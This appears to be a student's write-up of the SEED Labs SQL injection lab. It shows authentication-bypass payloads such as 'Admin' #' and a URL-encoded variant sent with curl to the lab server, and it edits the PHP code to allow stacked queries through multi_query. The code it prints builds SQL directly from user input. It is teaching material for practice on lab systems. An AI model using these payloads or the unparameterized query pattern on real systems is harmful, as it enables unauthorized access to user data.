


Now while trying to login as Admin I receive the SQL statement meaning that the input in the User section didn't comment out the remaining section.



Now with the mentioned statement I got I changed the query and tried again.

And I the attack is successful which means the query **Admin' #** caused to comment the password section in the statement and made possible the attack.



Task 2.2

I tried the curl command **curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'** in the manual to get the following information but the password here is hashed. Which actually is a GET request.

```
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
      FROM credential
      WHERE name= 'alice' and Password='17ba0791499db908433b80f37c5fbc89b870084b'</div></nav><div class='container text-center'><div class='a
.ert alert-danger'>The account information your provide does not exist.<br></div><a href='index.html'>Go back</a></div>[01/01/23]seed@VM:~/..
[01/01/23]seed@VM:~/.../Code$
```

Now if I try with the provided password of Alice in the manual while using the command **curl ’www.seed-server.com/unsafe_home.php?username=alice&Password=seedalice’**. It is noticeable that the above command didn’t provide the write hashed password.

```
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
      FROM credential
      WHERE name= 'alice' and Password='fdbe918bdae83000aa54747fc95fe0470fff4976'<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-l
eft: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li cl
ass='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='log
offBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alic
e Profile </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope=
'col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th
 scope='row'>Birth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr
><th scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></t
```


Now while trying to login without password with command **curl ’www.seed-server.com/unsafe_home.php?username=alice’ #&Password=seedalice’**. Which failed.

```
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
      FROM credential
      WHERE name= 'alice' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'</div></nav><div class='container text-center'><div class='a
lert alert-danger'>The account information your provide does not exist.<br></div><a href='index.html'>Go back</a></div>[01/01/23]seed@VM:~/..
[01/01/23]seed@VM:~/.../Code$
```

Now to make it work I encoded the displayed part below.

```
xist.<br></div><a href='index.html'>Go back</a><
e.php?username=alice' #&Password=seedalice'
```

I encoded the highlighted part on the site https://www.urlencoder.org/.



Now trying the modified command **'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Password=seedalice'** which totally worked and caused the login.

Task 2.3

Now in the SQL Database it is possible to select 2 rows with appended SQL commands.

```
mysql> select 1; select 2;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)

+---+
| 2 |
+---+
| 2 |
+---+
1 row in set (0.00 sec)

mysql>
```

Now in the code here in line 78 there is one query allowed only.

Open — unsafe_home.php — ~/Desktop/SEED/Labsetup/image_www/Code

```
70      // create a connection
71      $conn = getDB();
72      // Sql query to authenticate the user
73      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74      FROM credential
75      WHERE name= '$input_uname' and Password='$hashed_pwd'";
76      echo $sql;
77
78      if (!$result = $conn->query($sql)) {
79        echo "</div>";
80        echo "</nav>";
81        echo "<div class='container text-center'>";
82        die('There was an error running the query [' . $conn->error . ']\n');
83        echo "</div>";
84      }
85      /* convert the select return result into array type */
86      $return_arr = array();
87      while($row = $result->fetch_assoc()){
88        array_push($return_arr,$row);
89      }
90
91      /* convert the array type to json format and read out*/
```

With this modification I can get around the countermeasure easily.


Open — unsafe_home.php — ~/Desktop/SEED/Labsetup/image_www/Code

```
70      // create a connection
71      $conn = getDB();
72      // Sql query to authenticate the user
73      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74      FROM credential
75      WHERE name= '$input_uname' and Password='$hashed_pwd'";
76      echo $sql;
77
78      if (!$result = $conn->multi_query($sql)) {
79        echo "</div>";
80        echo "</nav>";
81        echo "<div class='container text-center'>";
82        die('There was an error running the query [' . $conn->error . ']\n');
83        echo "</div>";
84      }
85      /* convert the select return result into array type */
86      $return_arr = array();
87      while($row = $result->fetch_assoc()){
88        array_push($return_arr,$row);
```


Now copying to the Web docker the code file.

```
[01/01/23]seed@VM:~/.../Code$ docker cp unsafe_home.php dc6e22bf255
f:/var/www/SQL_Injection/
[01/01/23]seed@VM:~/.../Code$
```


Now sending the appended SQL statement.



The attack worked and the reason is mentioned with the screenshot ahead.



As a note that why isn't anything displayed when I sent appended query is because the select 1 worked as the array where the data here was on the index 0 but given that with select 1 it treated as index 1 there is no data present there to show. Hence, the attack worked.




```
85      /* convert the select return result into array type */
86      $return_arr = array();
87      while($row = $result->fetch_assoc()){
88        array_push($return_arr,$row);
89      }
90
91      /* convert the array type to json format and read out*/
92      $json_str = json_encode($return_arr);
93      $json_a = json_decode($json_str,true);
94      $id = $json_a[0]['id'];
95      $name = $json_a[0]['name'];
96      $eid = $json_a[0]['eid'];
97      $salary = $json_a[0]['salary'];
98      $birth = $json_a[0]['birth'];
99      $ssn = $json_a[0]['ssn'];
100     $phoneNumber = $json_a[0]['phoneNumber'];
101     $address = $json_a[0]['address'];
102     $email = $json_a[0]['email'];
103     $pwd = $json_a[0]['Password'];
104     $nickname = $json_a[0]['nickname'];
105     if($id!=""){
106       // If id exists that means user exists and is successfully authenticated
107       drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
108     }else{
```

Task 3


For the ahead tasks I removed the modifications in the home page code.

```
67        return $conn;
68      }
69
70      // create a connection
71      $conn = getDB();
72      // Sql query to authenticate the user
73      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74      FROM credential
75      WHERE name= '$input_uname' and Password='$hashed_pwd'";
76      if (!$result = $conn->query($sql)) {
77        echo "</div>";
78        echo "</nav>";
```


Copied the file to the Web container.

```
[01/01/23]seed@VM:~/.../Code$ gedit unsafe_home.php
[01/01/23]seed@VM:~/.../Code$ docker cp unsafe_home.php dc6e22bf255f:/var/www/SQL_Injection/
[01/01/23]seed@VM:~/.../Code$
```


Logging in as Alice.




Now I am logged in as Alice.



Updating the Profile of Alice.



The changes are visible on the profile.




It can also be observed that the database has also been updated.

